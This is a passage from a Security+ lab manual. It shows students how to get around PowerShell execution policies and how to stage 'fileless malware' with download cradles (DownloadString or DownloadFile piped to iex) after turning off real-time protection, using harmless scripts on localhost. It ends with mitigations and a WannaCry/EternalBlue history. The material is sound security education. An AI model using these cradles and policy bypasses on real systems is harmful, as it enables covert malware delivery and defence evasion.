PowerShell, which runs on multiple platforms (Windows, Linux, and macOS), is a framework used for both task automation and configuration management. It consists of a command-line shell and its very own native scripting language.

PowerShell is definitely on the “things that can be used for both good and bad” list. The term *fileless malware* is being used more and more each day, and the first thing that should pop in your mind upon hearing that term is… PowerShell.

PowerShell can be instructed to download either malicious scripts or malware. These files can be stored on the hard drive and then launched from PowerShell. However, it’s even worse than that. The malicious scripts and malware can be downloaded by PowerShell directly into RAM and then run by PowerShell directly from RAM. That means for anti-malware programs, forensics investigators, and malware analysts, there will be no artifacts on the hard drive. That’s the exact meaning behind the term *fileless malware.*

These attacks usually originate from common vectors, a phishing e-mail, malware that a user downloads, or malicious links that users click. PowerShell does have execution policies that on the surface appear to prevent attacks involving scripts from happening. However, as you’ll see in this chapter, that unfortunately isn’t the case at all. PowerShell, therefore, represents a great risk for systems and networks.

Read these articles by cybersecurity vendors that describe fileless malware. Each article represents a unique perspective from each vendor.

- https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html
- https://us.norton.com/internetsecurity-malware-what-is-fileless-malware.html

- https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-how-fileless-attacks-work-and-persist-in-systems
- https://www.cybereason.com/blog/fileless-malware
- https://www.varonis.com/blog/fileless-malware/
- https://awakesecurity.com/glossary/fileless-malware/

Also check out this great article about fileless malware in general:

https://www.csoonline.com/article/3227046/what-is-a-fileless-attack-how-hackers-invade-systems-without-installing-software.html

30 MINUTES

Lab Exercise 20.01: PowerShell Script Settings

PowerShell has execution policy settings that can seemingly control which scripts, if any, can run on a system. Unfortunately, as easy as it is to set the script execution policy on a system, it's just as easy to foil a system's execution policy.

Learning Objectives

In this lab exercise, you'll learn about the various script execution policies supported by PowerShell and begin to circumvent them. At the end of this lab exercise, you'll be able to

- View execution policies
- Set execution policies
- Circumvent execution policies

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook

- A web browser with an Internet connection
- The Windows 10 VM you installed in Chapter 1

Let’s Do This!

Click the Start button or in the search box and type **PowerShell**. Right-click Windows PowerShell and select Run As Administrator.

Press ENTER after every command.

📷 **1**

Step 1 The ability for a PowerShell script to run on a system depends on the execution policy option. Type

```
Get-ExecutionPolicy
```

to run the cmdlet (pronounced *command-let*) that displays the current execution policy in effect. You can read a description of *cmdlet* at https://docs.microsoft.com/en-us/powershell/scripting/developer/cmdlet/cmdlet-overview?view=powershell-7. Simply described, Windows PowerShell cmdlets are actually .NET classes that have been compiled to provide functionality inside of PowerShell. Each cmdlet typically provides a specific functionality and can be called directly from PowerShell’s command-line interface (CLI) or within a script.

From the output of the **Get-ExecutionPolicy** cmdlet, you should see **Restricted**, which might make you feel like you’re safe from fileless malware.

Execution policy options include:

- **AllSigned** All scripts and configurations file must be digitally signed by a trusted publisher, even scripts that were written on the local computer.
- **Bypass** No scripts or configuration files will be blocked. There won’t even be any warnings or prompts.
- **Default** For Windows clients, **Restricted** is the default execution

policy. For Windows servers, **RemoteSigned** is the default execution policy.

- **RemoteSigned** All scripts and configuration files downloaded from the Internet must be signed by a trusted publisher.
- **Restricted** No configuration files will be loaded and no scripts will be run.
- **Undefined** There isn't any execution policy set for the scope. An assigned execution policy will be removed from a scope as long as it wasn't set by a Group Policy Object. If all scopes have an execution policy of **Undefined**, the effective execution policy is **Restricted**.
- **Unrestricted** With PowerShell 6.0, non-Windows machines have this as the non-changeable default execution policy. All configuration files will be loaded and all scripts will be run. A permission prompt will occur for an unsigned script downloaded from the Internet.

More on execution policies can be found at the following links:

https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-executionpolicy?view=powershell-7.1&viewFallbackFrom=powershell-7

https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-7

📷 **2**

Step 2 To test this out, create a create a PowerShell script. PowerShell scripts have a .ps1 extension.

```
notepad script1.ps1
```

In the Notepad window, type **echo "Hello, World!"** and then save and exit by clicking the X in the upper-right corner of the window and then clicking the Save button.

📷 **3a–3d**

Step 3 See protection mechanisms that are in place in both the GUI and CLI to prevent the accidental running scripts. Then, actually run the script.

a. Using the Windows Explorer GUI, go to C:\Windows\System32, where the script was created, and double-click the script. To prevent unintentional execution of scripts by users, the default file type association for .ps1 files is Notepad. Accordingly, when clicked, the scripts simply open up in Notepad and do not run. This is the case regardless of the execution policy. Because the default file type association can be easily changed, this doesn't represent security against attackers but rather protection from accidental clicking by users.

b. Now for the real test,. Back in the CLI known as PowerShell, type

```
.\script1.ps1
```

or simply

```
.\script1
```


You'll notice an error message that explains "running scripts is disabled on this system."

Before the name of the script is a dot and backslash, which means "in this current directory." To prevent command hijacking, where an attacker places a script in a folder and gives the script the same name as a built-in command, in a nonadministrative PowerShell environment, you are required to provide an absolute or relative reference to the script (which can be run with or without the .ps1 extension specified). This is something you'd never do for an actual command. When you open up PowerShell as Administrator, you can just specify the script's name (with or without the extension) without specifying an absolute or relative reference.

c. Change the default behavior to unrestricted with the following command:

```
Set-ExecutionPolicy Unrestricted
```

Press A and then ENTER at the warning prompt, as shown in Figure 20-1.



```
PS C:\WINDOWS\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that
you do not trust. Changing the execution policy might
expose you to the security risks described in the
about_Execution_Policies help topic at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want
to change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All
[S] Suspend[?] Help (default is "N"): A
PS C:\WINDOWS\system32>
```

FIGURE 20-1 Changing the execution policy

The following message is displayed: “The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the security risks….”

That sounds like the current execution policy makes you more secure, but it’s going to get worse soon.

d. Try running script1.ps1 again by typing **.\script1.ps1** ... and, voilà, it runs!

📷 **4a–4c**

Step 4 The **Set-ExecutionPolicy** cmdlet has a **-Scope** option, which defaults to LocalMachine, while effective execution policy is determined by the order of precedence in the following order:

- **MachinePolicy**. A Group Policy Object that applies to all users of the computer.
- **UserPolicy**. A Group Policy Object that applies just for the current user of the computer.
- **Process**. Just applies to the current PowerShell session.
- **CurrentUser**. Just applied to the current user.
- **LocalMachine**. Applies to all users of the computer and is the default

scope.

a. Open up another PowerShell window, but this time, without selecting Run As Administrator, type

```
Set-ExecutionPolicy Bypass -Scope CurrentUser
```

Press A and then ENTER at the warning prompt.

As you can see, any user, not just those with administrative privileges, can effortlessly override the execution policy. This can be used in social engineering attacks, yes, but it's going to get even worse, shortly.

b. Besides the **Set-ExecutionPolicy** cmdlet, the execution policy can be changed in two other ways.

First, a Group Policy object (GPO) in an Active Directory environment can be used to control the execution policy at Computer Configuration | Policies | Administrative Templates | Windows Components | Windows PowerShell. GPOs override local execution policy settings.

c. Second, and more importantly, calling PowerShell.exe with the **-ExecutionPolicy** parameter can override not only a local execution policy setting but even a GPO's execution policy setting.

To do this, open up an administrative PowerShell window and set the **CurrentUser** scope back the way it was:

```
Set-ExecutionPolicy Undefined -Scope CurrentUser
```

Press A and then ENTER at the warning prompt.

Now, make sure the execution policy is back fully the way it was, regardless of scope:

```
Set-ExecutionPolicy Restricted
```

Press A and then ENTER at the warning prompt.

Verify the execution policy:

```
Get-ExecutionPolicy
```

Now try to run the script:

```
.\script1.ps1
```

That’s a no, but amazingly enough, try this:

```
powershell.exe -ExecutionPolicy Bypass script1.ps1
```

We have just gotten around that **Restricted** setting quite laughably, haven’t we?

d. You can find more on how PowerShell.exe can be run at https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_powershell_exe?view=powershell-5.1.

The official Microsoft recommendation is to use **RemoteSigned** for computers that run scripts. On all other machines, Microsoft recommends the **Restricted** setting. However, many respected professionals recommend using the **Unrestricted** setting, because, as shown already, the setting doesn’t offer an ounce of security. By setting the execution policy to **Unrestricted**, you’re practicing “security through obscurity,” fooling yourself into thinking you have security, when in fact you actually have none. Think about this. A GPO setting can be overridden by a simple command! Once again, the setting is only there to prevent accidental running of scripts by users, not for security from attackers.

⏱ **30 MINUTES**

Lab Exercise 20.02: PowerShell Exploitation

After covering the basics of how PowerShell script execution policies work, it’s time to get right to work and see how fileless malware can be used in conjunction with PowerShell.

➜ Cross-Reference

In Chapter 22, you’ll exploit a Windows 10 machine and gain direct access to its PowerShell interface.

Learning Objectives

In this lab exercise, you’ll see how PowerShell can be used to deploy fileless malware. At the end of this lab exercise, you’ll be able to

- Execute commands that bypass the PowerShell script execution policy
- Execute commands that can download malware to files on the hard drive
- Execute commands that can download malware directly to RAM and execute it from RAM

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Windows 10 VM with WampServer from the previous chapter

Let’s Do This!

Real-time protection must be turned off for this lab exercise to work correctly.

Turn off real-time protection on the Windows 10 VM by following these steps:

1. Click the Start button or in the search box and type **Security**.
2. Click Windows Security.
3. Click Virus & Threat Protection.
4. Click Manage Settings under Virus & Threat Protection Settings.
5. Under Real-time Protection, click the button to turn it off.
6. Click Yes in the popup.
7. Click the X in the upper-right corner of the window to close it.

You also might need to disable any third-party anti-malware software.

Type each command on one line, and press ENTER after each command.

📷 **1a, 1b**

Step 1 Download an image multiple times, bypassing the execution policy, without running PowerShell directly.

a. Run the following from the command prompt (cmd.exe) and not from PowerShell (note that this is considered one line, so let the command wrap across multiple lines and do not press ENTER to break up this or the other commands in this chapter):

```
powershell.exe -ExecutionPolicy Bypass -NoProfile
((New-Object
System.Net.WebClient).DownloadFile('https://www.flcc.edu/s
taff-photos/Jonathan_Weissman.jpg',
'C:\Users\%USERNAME%\Desktop\jonathan.jpg'))
```

b. Run the following (the only difference is the name of the file saved to your desktop) from the Start menu (click the Windows button and simply type):

```
powershell.exe -ExecutionPolicy Bypass -NoProfile
((New-Object
System.Net.WebClient).DownloadFile('https://www.flcc.edu/s
taff-photos/Jonathan_Weissman.jpg',
'C:\Users\%USERNAME%\Desktop\weissman.jpg'))
```

Sometimes URLs change, especially URLs for images. If the preceding URL or a subsequent URL is broken, substitute the URL of any image on the Web accordingly.

You just told PowerShell to download a picture of me to your desktop, twice. Check out jonathan.jpg and weissman.jpg on your desktop. Neither time did you run PowerShell directly. Neither time were you affected by the execution policy. Interesting. Do you realize where we are headed with this?

The following definition of **-ExecutionPolicy <ExecutionPolicy>** can be found at https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_powershell_exe?view=powershell-5.1:

> Sets the default execution policy for the current session and saves it in the $env:PSExecutionPolicyPreference environment variable. This parameter does not change the PowerShell execution policy

> that is set in the registry. For information about PowerShell execution policies, including a list of valid values, see about_Execution_Policies.

Inside the parentheses, the **New-Object** cmdlet is creating a **System.Net.Webclient** object that calls its **DownloadFile** function with two arguments. The first argument represents a URL, which in this case is the URL of an image from the FLCC website. Although this is a harmless image in this case, it could have easily been a file or program laced with malware. The second argument represents a location and the name of the file that the file will be download to.

The **%USERNAME%** variable turns into the name of the currently logged-in user and will cause the download to appear on any user's desktop.

The same web page provides the following definition of the **-NoProfile** switch:

> Does not load the PowerShell profile.

When PowerShell is invoked or scripts are run in this way, PowerShell will always load known profiles before executing your commands or script. Consequently, it's not really clear what will be loaded by these profiles, which can lead to unexpected results. Therefore, the **-NoProfile** switch is used to eliminate the unpredictability in a best-practice manner.

Parameters were explained in the context of Linux, along with other related terms in Step 1 of Lab Exercise 2.02. Refer to that discussion for a refresher.

Here, though, there is a difference in terminology. In PowerShell, a parameter name and value(s) alter the behavior of cmdlets. Parameter names start with a hyphen, and parameter values, which immediately follow parameter names, don't start with a hyphen. For example, in Step 1b, **-ExecutionPolicy** is a parameter name and **Bypass** is the parameter value for that parameter name. Parameter names can be followed by multiple values in a comma-separated list with no spaces between the values.

In PowerShell, a special type of parameter, known as a switch, acts like an on/off switch, is always optional, starts with a hyphen, and doesn’t have a second part to it. For example, also in Step 1b, **-NoProfile** is a switch that, by its presence, alters the way a cmdlet behaves. Switches are never followed by values. They either take behaviors that will occur and stop them or take behaviors that won’t occur and start them.

📷 **2**

Step 2 Now try this one from the search box (click the search box and simply type):

```
powershell.exe -ExecutionPolicy Bypass -NoProfile ((New-
Object
System.Net.WebClient).DownloadFile('https://www.flcc.edu/p
df/catalog/2020-2021-
FLCC-Catalog.pdf',
'C:\Users\%USERNAME%\Desktop\flcc.pdf'))
```

Again, a harmless file (a PDF in this case), but the implications could be devastating if the files being called were actually malicious scripts or malware.

The desktop has been chosen as the destination location for the images and PDF for ease of use. Attackers would choose a more covert location on the hard drive in an actual attack.

📷 **3b**

Step 3 Download a string into RAM and try to execute it.

a. The following description of **-Command** comes from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_powershell_exe?view=powershell-5.1:

> Executes the specified commands (and any parameters) as though they were typed at the PowerShell command prompt, and then exits, unless the NoExit parameter is specified.
>
> The value of **Command** can be -, a script block, or a string. If the value of **Command** is -,

> the command text is read from standard input.

The following description of **Invoke-Expression** comes from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-7:

> The Invoke-Expression cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. Without Invoke-Expression, a string submitted at the command line is returned (echoed) unchanged.

b. Execute the following command in any environment (cmd.exe, Start menu, search box, or even PowerShell itself):

```
powershell.exe -ExecutionPolicy Bypass -NoProfile -Command
"iex ((New-object
Net.WebClient).DownloadString('https://www.flcc.edu'))"
```

This command downloads a string into RAM with the **DownloadString** function, containing the HTML, CSS, and JavaScript of www.flcc.edu, and then tries to run it with the **Invoke-Expression** cmdlet, referenced by its alias, **iex**. It isn't received well, as evidenced by the PowerShell "blood," but this sets the stage nicely for our big conclusion in the next step.

If attackers can download scripts or malware to run in RAM, like the contents of www.flcc.edu were just sent to RAM (where execution failed), security devices like firewalls can be avoided.

📷 **4a–4m**

Step 4 In the last chapter, you used the MariaDB database component of WampServer. Now you'll be using the Apache web server component.

a. Launch WampServer.

b. Click the green WampServer icon in the taskbar. If it's not green, start all services, as you did in Chapter 19.

c. From the WampServer menu, click "www directory" to open the corresponding folder.

d. In the folder window, click the File menu bar item and make sure there is a check in the checkbox next to File Name Extensions in the Show/Hide tab.

e. Right-click a blank area in the www folder, select New, select Text Document, and rename the file **script2.ps1**. Make sure you get rid of the .txt extension at the end, which is not highlighted by default. Click the Yes button to the "If you change a file name extension, the file might become unusable. Are you sure you want to change it?" dialog box message.

f. Double-click the file to open it up in Notepad. Put just **Get-Service** in the file and then save it and exit Notepad.

g. The loopback address of 127.0.0.1 (referring to localhost, the current machine) will be used in place of a possible adversary's IP address or fully qualified domain name (FQDN) in the following command. The **-NoExit** switch is being used here to keep the window open so you can examine the output and create the screenshots. Otherwise, when the command and output complete, the window would close automatically. Attackers, though, wouldn't use this particular switch, so they can stay as stealthy as possible. Execute the following command and all other commands in this step from either the Start menu or the search box:

```
powershell.exe -ExecutionPolicy Bypass -NoExit -Command
"iex (New-Object
Net.WebClient).DownloadString('http://127.0.0.1/script2.ps
1')"
```

The output shows a list of services on the system.

h. Create script3.ps1 in the www directory with only **Get-Process** in it. Run this command:

```
powershell.exe -ExecutionPolicy Bypass -NoExit -Command
"iex (New-Object
Net.WebClient).DownloadString('http://127.0.0.1/script3.ps
1')"
```

The output shows a list of processes on the system.

Instead of downloading to RAM and running from RAM, a script or malware can be downloaded to the hard drive and immediately run from there. The desktop has been chosen as the destination location for the downloaded scripts for this and future examples for ease of use. Attackers would choose a more covert location on the hard drive in an actual attack.

i. Put just the word **date** in a file called script4.ps1, in the www directory, and run the following command, which uses the **DownloadFile** function instead of the **DownloadString** function we've been using thus far:

```
powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object
System.Net.WebClient).DownloadFile('http://127.0.0.1/scrip
t4.ps1',
'C:\Users\%USERNAME%\Desktop\script4.ps1'); iex
'C:\Users\%USERNAME%\Desktop\script4.ps1'
```

j. Now put these two lines in script5.ps1:

```
Copy-Item "C:\Windows\System32\calc.exe"
"C:\Users\$env:USERNAME\Desktop"
& "C:\Windows\System32\calc.exe"
```

The **Copy-Item** cmdlet copies from a source location to a destination location. In this case, we're copying the Calculator program from C:\Windows\System32 to the current user's desktop. The desktop location has been chosen for ease of use. Adversaries would choose a more covert location on the hard drive in an actual attack. Notice that the **%USERNAME%** reference used before has been changed to the PowerShell format, since the variable is being used within a PowerShell script this time.

The call operator, **&**, executes the command to launch Calculator.

Run the following command, and just imagine that calc.exe was an actual malware specimen ready to launch at an attacker's whim!

```
powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object
System.Net.WebClient).DownloadFile('http://127.0.0.1/scrip
t5.ps1',
'C:\Users\%USERNAME%\Desktop\script5.ps1'); iex
'C:\Users\%USERNAME%\Desktop\script5.ps1'
```

k. Put the following in script6.ps1:

```
& "C:\Program Files\Google\Chrome\Application\chrome.exe"
www.rit.edu/directory/jswics-jonathan-weissman
```

Depending on when you installed Chrome, chrome.exe might be located in C:\Program Files (x86)\Google\Chrome\Application. Verify where your chrome.exe file is, and then put the path into script6.ps1. For the backstory, read this: www.ghacks.net/2020/06/11/google-chrome-is-soon-going-to-be-installed-in-a-different-directory-on-windows/.

Not only does the call operator, **&**, launch the Chrome browser, but it also opens up a specified website.

Now users can be forced to go to a drive-by download site with an exploit kit that automatically scans the victim system, finds vulnerabilities, and automatically tries to exploit the website visitor's machine and install malware. The user does not have to click anything at this site for any of this to happen. Just browsing, or being browsed in this case, to a site is enough for the exploit kit to spring into action.

Try it! No worries, as you'll just be sent to my RIT page.

```
powershell.exe -ExecutionPolicy Bypass -NoExit -Command
"iex (New-Object
Net.WebClient).DownloadString('http://127.0.0.1/script6.ps
1')"
```

l. Put the following in script7.ps1:

```
ping -t 8.8.8.8
```

Now run it:

```
powershell.exe -ExecutionPolicy Bypass -NoExit -Command
"iex (New-Object
Net.WebClient).DownloadString('http://127.0.0.1/script7.ps
1')"
```

An attacker can now construct a botnet and use machines to bring down important servers in a distributed denial-of-service (DDoS) attack.

m. Create script8.ps2. You won't be able to double-click it to edit it, as Windows doesn't know about this made-up extension. Open it by right-clicking and selecting Open With. Click More Apps and select Notepad. Put the following in the file:

```
echo "Hacked!"
```

What if a systems administrator prevents execution from files that have a .ps1 extension? No problem! Attackers can sidestep that by using the **Get-Content** cmdlet to access the contents of a file with another extension (there's no way to filter by every possibility, which is an infinite number of extensions) and then send the contents to the **Invoke-Expression** cmdlet to be executed. Try this one:

```
powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object
System.Net.WebClient).DownloadFile('http://127.0.0.1/scrip
t8.ps2',
'C:\Users\%USERNAME%\Desktop\script8.ps2'); Get-Content
'C:\Users\%USERNAME%\Desktop\script8.ps2' | iex
```

n. Put the following in script9.ps1:

```
Stop-Computer -ComputerName 127.0.0.1.
```

Before you run this command, save anything that needs to be saved. This command is about to shut down your machine.

An attacker can then add a registry entry that calls this file every time the system boots up, which will immediately make it…shut down! Now run this:

```
powershell.exe -ExecutionPolicy Bypass -NoExit (New-Object
System.Net.WebClient).DownloadFile('http://127.0.0.1/scrip
t9.ps1',
'C:\Users\%USERNAME%\Desktop\script9.ps1'); iex
'C:\Users\%USERNAME%\Desktop\script9.ps1'
```

How can we mitigate this great risk that fileless malware through PowerShell presents?

Make sure that there is real-time monitoring of systems and networks. Make sure logs and alerts are in place. Make sure that updates and security patches are applied in a timely fashion. Make sure that the principle of least privilege is applied, where users and programs have just what they need to do their jobs and not a drop more. Make sure user education and training is provided so employees know what they should do and what they shouldn't do.

Fileless malware attacks place value on stealth, rather than persistence, though the flexibility of the attack to pair with other malware allows it to have both. The Ponemon Institute survey found that these memory-based attacks were 10 times more likely to succeed than file-based malware.

Organizations should create a strategy, including both endpoint security solutions and employee training, to combat against these threats.

Lab Analysis

1. What is fileless malware?

   ____

   ____

2. Why is PowerShell used for attacks involving fileless malware?

   ____

   ____

3. What are some risk management strategies related to PowerShell and fileless malware?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

DownloadString

execution policy

fileless malware

PowerShell

Restricted

risk

risk management

scripts

Unrestricted

1. A function that is responsible for putting scripts in RAM is _____________.
2. The default _____________ for _____________ is _____________.
3. User education and training can help reduce the _____________ for _____________ attacks, and it’s a great part of _____________.
4. This chapter has demonstrated that a setting of _____________ for scripts is more realistic than the default, and it doesn’t give a false sense of security.

Chapter 22
Incident Response

Lab Exercises

The National Institute of Standards and Technology's (NIST) Computer Security Resource Center (CSRC) provides the following as one of the definitions of *incident* (https://csrc.nist.gov/glossary/term/incident):

> An occurrence that actually or potentially jeopardizes the confidentiality, integrity, or availability of an information system or the information the system processes, stores, or transmits or that constitutes a violation or imminent threat of violation of security policies, security procedures, or acceptable use policies.

Furthermore, *incident response* is defined by the NIST CSRC as "the mitigation of violations of security policies and recommended practices" (https://csrc.nist.gov/glossary/term/incident_response).

Incident response includes steps that an organization takes right after a cyberattack or data breach to contain the damage and preserve the evidence for forensics analysis as best as possible. If not done correctly, the restoration and recovery of a system or network could cause even more damage. Therefore, having a special computer incident response team (CIRT), if possible, is highly advisable.

⏱ **60 MINUTES**

Lab Exercise 22.01: Incident Response Companies and Stories

The more a company is proactive with incident response, the more successful it will be. Anticipate not if, but when, you will be attacked, and the odds are better you'll be able to contain the damage. Knowing about recent incidents and how other companies responded to them is crucial, as well.

Learning Objectives

In this lab exercise, you'll explore the services and resources provided by multiple companies. At the end of this lab exercise, you'll be able to

- Understand how incident response is properly done
- Be up to date on recent incident response stories

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

Fire up a browser. You're about to research incident response services from various companies.

⌨ **1**

Step 1 Lots of companies offer incident response services. Evaluate the following companies and write a report comparing the services offered:

- Check Point
- Cisco
- Cylance
- FireEye
- IBM
- McAfee
- RSA
- Secureworks
- Symantec
- Trustwave

When performing a Google search for these companies, enter the name of the company along with the phrase “incident response” in quotation marks.

In your report, address each of the following questions and anything else you feel is important:

- What is offered by all companies?
- What is unique to each?
- What is the best part of each company’s service?
- What is one thing that can be improved in each company’s service?
- Which is the best overall package and why?

2

Step 2 SecurityIntelligence, by IBM Security, posts articles on “developing and testing an incident response plan, ransomware and other evolving threats and how regulations affect incident response.”

Pick five of the recent articles at https://securityintelligence.com/category/incident-response/ and write a paragraph summary for each.

60 MINUTES

Lab Exercise 22.02: Metasploit Framework

Seeing what might constitute an active incident would be a great way to understanding how incident response works and what would be involved in containing an incident. As you perform the steps in this lab exercise, imagine that you are not only the one carrying out the attack on offense, but you are also the person responsible for containing this attack on defense.

The word *exploit* is both a noun and a verb. The noun *exploit* means a small and focused program, set of data, or a sequence of commands that takes advantage of a vulnerability, causing unintended and unanticipated behavior. The verb *exploit* means to do it. You use an exploit (pronounced with emphasis on the first syllable, EXploit) to exploit (pronounced with emphasis on the second syllable, exPLOIT) a vulnerability.

A vulnerability is a weakness, a flaw, a gap, or a hole in an operating system, software, or hardware that provides a way into a system or network for the attackers. A weak password, susceptibility to buffer overflows, and susceptibility to SQL injection attacks (covered in Chapter 19) are all examples of vulnerabilities.

How do these vulnerabilities come to light? Who discovers them? From the black hat camp, malicious evil attackers do. From the white hat camp, security researchers do. Both sides spend day in and day out poking and prodding operating systems, software, and hardware. Black hat hackers, in the event that they're caught, go to prison. White hat hackers, who do the same things that black hat hackers do, but with explicit permission from system/network owners, get paid, have thrilling careers, and are held in high regard in the cybersecurity community. White hat hackers, also known as pentesters, penetration testers, and ethical hackers, are hired by companies to find and exploit vulnerabilities so that the vulnerabilities can be identified and fixed before they are discovered by black hat hackers.

➜ **Cross Reference**

The Introduction of this book discusses the origin and evolution of the term hacker, as well as another type of hacker: gray hat hackers.

Some vulnerabilities are labeled zero-day. These are vulnerabilities that are discovered but not publicly announced before being exploited. Therefore, the companies and individuals who would normally patch the vulnerabilities now have zero days to fix the problems or suggest mitigation techniques. Zero-day exploits (also known as zero-day attacks) aren’t used against a large number of targets because an increase in usage will trigger discovery and subsequent detection signatures (by anti-malware programs and IDS/IPS devices) and patches by vendors. A zero-day won’t be a zero-day if used too often! Therefore, attackers stockpile them and use them in certain “emergency” situations. Governments can stockpile them, too, instead of notifying vendors whose devices and software protect their own citizens. Such a stockpile of zero-days would be very valuable for reconnaissance and cyberattacks against nation-state cybercriminals. However, bad things can happen as a result.

Such was the case for the WannaCry ransomware outbreak on Friday, May 12, 2017, that propagated with the EternalBlue zero-day exploit for the Microsoft Windows Server Message Block (SMB) protocol. EternalBlue was part of a set of tools developed by the Advanced Persistent Threat (APT) known as the Equation Group. The Equation Group is believed to be tied to the National Security Agency (NSA) hacking group known as Tailored Access Operations (TAO). Essentially, the NSA created, used, and refined the EternalBlue exploit for at least five years, from 2011 through 2016. Three former NSA operators claimed that analysts spent nearly a year finding a flaw in Microsoft’s software and writing the code to exploit it. The NSA did not alert Microsoft about the vulnerability, but instead used it in offensive attacks, intelligence gathering, and counterterrorism missions.

SMB is a network file sharing protocol that allows applications on a computer to read and write to files and to request services. It also allows for network browsing and network printing. The vulnerability can be exploited because the SMB Version 1 (SMBv1) server, in some versions of Microsoft Windows, mishandles specially crafted packets from remote attackers, which allows them to execute arbitrary code on a target computer.

In August 2016, a hacking group calling itself the Shadow Brokers announced that it had stolen malware code from the Equation Group. In January 2017, when the NSA discovered that the EternalBlue exploit had been stolen and was about to leak into the public domain, they finally notified Microsoft. In February 2017, Microsoft delayed its regular release of security patches because they were hard at work writing fixes for EternalBlue. In March 2017, Microsoft put out security bulletin MS17-010, with patches for all supported versions of Windows operating systems at the time. These patches killed off the SMB vulnerability, rendering EternalBlue dead on systems that were patched. In April 2017, the Shadow Brokers dumped an NSA toolkit of cyberweapons, including EternalBlue, giving anyone access to these exploit tools. The problem, of course, was that many individuals and companies ignored the Microsoft patches in March, and on May 12, 2017, found their systems locked and encrypted with a ransom demand.

200,000 computers were infected in 150 countries. The biggest impacts were felt in Russia, Ukraine, India, and Taiwan. Major telecommunication companies in Spain were affected. Lots of National Health Service (NHS) hospitals in England and Scotland told noncritical accident and emergency patients to stay away, as over 70,000 devices were locked and encrypted, including computers, MRI scanners, and blood storage refrigerators. Critical patients had to be moved to other facilities. Companies all over told their employees to shut down and unplug their machines. The ransomware locked the machines, encrypted files, and demanded nearly $600 in Bitcoin for a decryption key. At the time, nearly 90% of care facilities in the U.K.’s NHS were still using Windows XP, an almost 16-year-old operating system at that point. Overall, the Windows XP market share was around 7% in May 2017, and that’s a really huge number considering that Microsoft stopped supporting Windows XP in April 2014.

Within 24 hours of the WannaCry outbreak, Microsoft did something really strange and unprecedented by issuing emergency patches for unsupported operating systems, including Windows XP, Windows Server 2003, and Windows 8, to foil the ransomware. Then in June 2017, Microsoft issued more patches for the unsupported OSes to clean up vulnerabilities that could be attacked with the Shadow Brokers exploits, as well as older issues, a few going back as far as nine years, that could still be exploited.

Not too long after the WannaCry outbreak began, a 22-year-old web security researcher from England, who goes by the handle MalwareTech, found the kill switch in the ransomware, which was activated by registering a domain name found in the code. MalwareTech reverse engineered WannaCry and saw that it checked to see if a gibberish URL led to an active web page. Out of curiosity, he registered that domain himself for $10.69. Once the malware found the URL to be live, it shut down. This pretty much halted the initial outbreak, but new versions without the kill switches were subsequently detected. It took about a day before MalwareTech was doxed by U.K. tabloids and identified, against his will, as Marcus Hutchins.

➜ **Note**

The WannaCry hero, Marcus Hutchins, was in the news again when he was arrested on August 3, 2017, charged with creating and selling malware that stole online banking information. The amazing story behind that, and what came before and after, is detailed at www.wired.com/story/confessions-marcus-hutchins-hacker-who-saved-the-internet.

Researchers also discovered ways to recover data from machines infected by WannaCry under certain circumstances. In a shocking twist, antivirus provider Kaspersky Lab concluded that 98% of the victims were actually running Windows 7, and the number of infected Windows XP machines was insignificant. However, upgrading and patching are still the lessons to be learned. Incredibly enough, EternalBlue was used again on June 27, 2017, as part of the NotPetya cyberattack, which also targeted unpatched systems.

